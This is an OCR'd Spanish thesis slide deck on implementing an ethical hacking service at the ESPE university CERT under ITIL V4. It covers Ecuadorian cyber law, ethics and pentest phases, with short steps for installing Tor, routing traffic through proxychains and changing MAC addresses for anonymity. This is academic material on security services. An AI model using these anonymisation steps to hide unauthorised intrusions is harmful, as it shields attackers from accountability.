IMPLANTACIÓN DEL SERVICIO DE HACKING ÉTICO EN EL ESPE CERT UTILIZANDO ITIL V4

1922
ECUADOR
ESPE
UNIVERSIDAD DE LAS FUERZAS ARMADAS
INNOVACIÓN PARA LA EXCELENCIA

Integrantes

Arias Daniel
Vargas Jordy

¿QUIENES SOMOS?

DANIEL ARIAS

TESISTA

JORDY VARGAS


TESISTA

CY. MARIO RON

TUTOR

PROBLEMA

Identificación, descripción y diagnóstico del problema



Implementación del CERT.

Implementación del EGSI.

Pruebas de penetración (Hacking Ético) utilizando ITIL V4.


Objetivo

Implantar el servicio de Hacking Ético en el ESPE-CERT utilizando ITIL V4, como casos de empleo las aplicaciones críticas de la Universidad de las Fuerzas Armadas ESPE, después del análisis e identificación producto del EGSI de la Universidad de las Fuerzas Armadas ESPE, con el fin de implantar esta capacidad como servicio a otras universidades o instituciones.

Metodología

El Ciclo de Vida ITIL tiene como finalidad implementar y gestionar servicios para que funcionen de manera fluida y con la máxima eficiencia. Cada fase del ciclo se enfoca en:

- La estrategia
- El diseño
- La transición
- La operación
- La mejora continua del servicio



Marco Teórico


Filosofías del Hacking:

- Sombrero Blanco
- Sombrero Negro
- Sombrero Gris

¿Qué diferencia existe entre el Hacking Ético y el Cracking?

Marco Teórico

Ciberseguridad y la Legislación Ecuatoriana



Constitución del Ecuador:

- Art. 16
  - Comunicación libre.
  - Acceso universal y equitativo.
- Art. 66
  - Protección de datos, no difusión y secreto.
- Art. 261, 313
  - Atribuciones especiales exclusivas del estado

Ley orgánica de telecomunicaciones

- Art. 4
  - Solidaridad, no discriminación, privacidad, acceso universal, entre otros.
- Art. 22
  - Secreto e inviolabilidad.
  - privacidad y protección.
  - Régimen excepcional por disposición de autoridad competente

Código Orgánico Integral Penal.

- Art. 232 -> Ataque a la integridad de sistemas informáticos
- Art. 234 -> Acceso no consentido a un sistema informático
- Art. 476 -> Interceptación de comunicaciones o datos informáticos

Marco Teórico

Problemas éticos asociados a las prácticas y tecnologías de ciberseguridad

- No existe un marco ético unificado general para afrontar esos problemas.
- Marco ético de ciberseguridad fundamentado se debe basa en 5 principios:
    - Beneficencia
    - No maleficencia
    - Autonomía
    - Justicia
    - Explicabilidad.

FASES DEL SERVICIO DE HACKING ÉTICO

ESTABLECIMIENTO DEL ANONIMATO

RECOPILACIÓN DE INFORMACIÓN

ESCANEO

EXPLOTACIÓN (ESTABLECER ACCESO)

MANTENER ACCESO


EVALUACIÓN DE SERVICIO

Instalación y Configuración de Tor


- Instalación Tor

```
sudo apt-get install tor
```

- Configuración de /etc/proxychains4.conf




```
# The option below id
# only one option sho
# otherwise the last
#
dynamic_chain
#
# Dynamic - Each conn
# all proxies chained
# at least one proxy
# (dead proxies are s
# otherwise EINTR is
#
#strict_chain
```




```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks5  127.0.0.1 9050
```


- Inicializar Tor



```
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ sudo service tor start
```




```
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ sudo service tor status
● tor.service - Anonymizing overlay netw
     Loaded: loaded (/lib/systemd/system
     Active: active (exited) since Mon 2
    Process: 1219111 ExecStart=/bin/true
   Main PID: 1219111 (code=exited, statu
        CPU: 1ms
```




Utilización de MacChanger

